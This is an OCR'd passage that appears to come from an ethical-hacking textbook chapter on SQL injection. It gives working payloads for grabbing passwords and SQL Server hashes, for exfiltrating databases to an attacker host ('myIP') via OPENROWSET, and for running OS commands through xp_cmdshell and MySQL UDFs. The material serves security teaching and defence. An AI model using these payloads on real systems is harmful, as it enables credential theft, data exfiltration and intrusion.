
```
CREATE USER victor IDENTIFIED BY Pass123
TEMPORARY TABLESPACE temp
DEFAULT TABLESPACE users;
GRANT CONNECT TO victor;
GRANT RESOURCE TO victor;
```

- Microsoft Access

```
CREATE USER victor
IDENTIFIED BY 'Pass123'
```

- MySQL

```
INSERT INTO mysql.user (user, host, password) VALUES ('victor',
'localhost', PASSWORD('Pass123'))
```



Password Grabbing

Password grabbing is one of the most serious consequences of an SQL injection attack. Attackers grab passwords from user-defined database tables through SQL injection queries. The attacker uses his/her tricks of SQL injection and forms an SQL query intended to grab the passwords from the user-defined database tables. The attacker may change, destroy, or steal the grabbed password. At times, attackers might even succeed in escalating privileges up to the admin level using stolen passwords.





Figure 15.16: Example of Password Grabbing

For example, attackers may use the following code to grab the passwords:

```
'; begin declare @var varchar(8000)
set @var=':' select @var=@var+' '+login+'/'+password+'  ' from users where
login>@var select @var as var into temp end --
' and 1 in (select var from temp) --
' ; drop table temp --
```



Grabbing SQL Server Hashes

Some databases store user IDs and passwords in a syslogins table in the form of hash values. An attacker tries to extract clear text credentials, password hashes, tokens, etc., from the database to further compromise the target network. To extract this information, attackers need to execute a sequence of queries against the target database, as shown below:

- **Example 1**

  The hashes are extracted using

  ```
  SELECT password FROM sys.syslogins
  ```

  We then hex each hash

  ```
  begin @charvalue='0x', @i=1, @length=datalength(@binvalue),
  @hexstring = '0123456789ABCDEF'
  while (@i<=@length) BEGIN
     declare @tempint int, @firstint int, @secondint int
     select @tempint=CONVERT(int,SUBSTRING(@binvalue,@i,1))
     select @firstint=FLOOR(@tempint/16)
     select @secondint=@tempint - @firstint*16)
     select @charvalue=@charvalue + SUBSTRING
     (@hexstring,@firstint+1,1) + SUBSTRING (@hexstring, @secondint+1,
     1)
     select @i=@i+1
  END
  ```

  Finally, we cycle through all the passwords.

- **Example 2**

  Consider the following SQL query

  ```
  SELECT name, password FROM sys.syslogins
  ```

  To display the hashes through an error message, convert hashes → Hex → concatenate

  In general, the password field requires dba access. With lower privileges, you can still recover usernames and apply brute force to determine the password.

  SQL server hash sample

  ```
  0x010034767D5C0CFA5FDCA28C4A56085E65E882E71CB0ED2503412FD54D6119FFF0
  4129A1D72E7C3194F7284A7F3A
  ```

  Extracting hashes through error messages

  ```
  ' and 1 in (select x from temp) --
  ' and 1 in (select substring (x, 256, 256) from temp) --
  ' and 1 in (select substring (x, 512, 256) from temp) --
  ' drop table temp --
  ```

Transfer Database to Attacker's Machine

- An SQL Server can be linked back to an attacker's DB via OPENROWSET. The DB Structure is replicated, and the data is transferred. This can be accomplished by connecting to a remote machine on port 80

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases')
select * from sys.sysdatabases --
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases')
select *  from sys.sysobjects --
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;','select * from mydatabase..hacked_syscolumns')
select * from sys.syscolumns --
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network DBMSSOCN;
Address=myIP,80;','select * from mydatabase..table1')
select * from database..table1 --
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..table2')
select * from database..table2 --
```


Transfer Database to Attacker's Machine

An attacker can also link a target SQL server's database to the attacker's own machine. By doing this, the attacker can retrieve data from the target SQL server database. The attacker does this using OPENROWSET; after the DB structure is replicated, the data transfer takes place. The attacker connects to a remote machine on port 80 to transfer data.

For example, an attacker may inject the following query sequence to transfer the database to the attacker's machine:


```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases')
select * from sys.sysdatabases --

'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases')
select *  from sys.sysobjects --

'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;','select * from mydatabase..hacked_syscolumns')
select * from sys.syscolumns --

'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network DBMSSOCN;
Address=myIP,80;','select * from mydatabase..table1')
select * from database..table1 --

'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..table2')
select * from database..table2 --
```



Interacting with the Operating System

Attackers use various DBMS queries to interact with a target OS. There are two different ways to interact with an OS:

- **Reading and writing system files from the disk:** An attacker can read arbitrary files present on the target running the DBMS and steal important documents, configurations, or binary files. He/she can also obtain credentials from the target system files to launch further attacks on the system.
- **Direct command execution via remote shell:** An attacker can abuse a Windows access token to escalate his/her privilege on the target system, perform malicious activities, and launch further attacks.

For example, the following queries can be used to interact with the target operating system:

- MSSQL OS Interaction

```
'; exec master..xp_cmdshell 'ipconfig > test.txt' --

'; CREATE TABLE tmp (txt varchar(8000));  BULK INSERT tmp FROM
'test.txt' --

'; begin declare @data varchar(8000) ; set @data='| ' ; select
@data=@data+txt+' | ' from tmp where txt<@data ; select @data as x
into temp end --

' and 1 in (select substring(x,1,256) from temp) --

'; declare @var sysname; set @var = 'del test.txt'; EXEC
master..xp_cmdshell @var; drop table temp; drop table tmp --
```

- **MySQL OS Interaction**

```
CREATE FUNCTION sys_exec RETURNS int SONAME 'libudffmwgj.dll';
CREATE FUNCTION sys_eval RETURNS string SONAME 'libudffmwgj.dll';
```

Note: These methods are restricted by the database's running privileges and permissions.


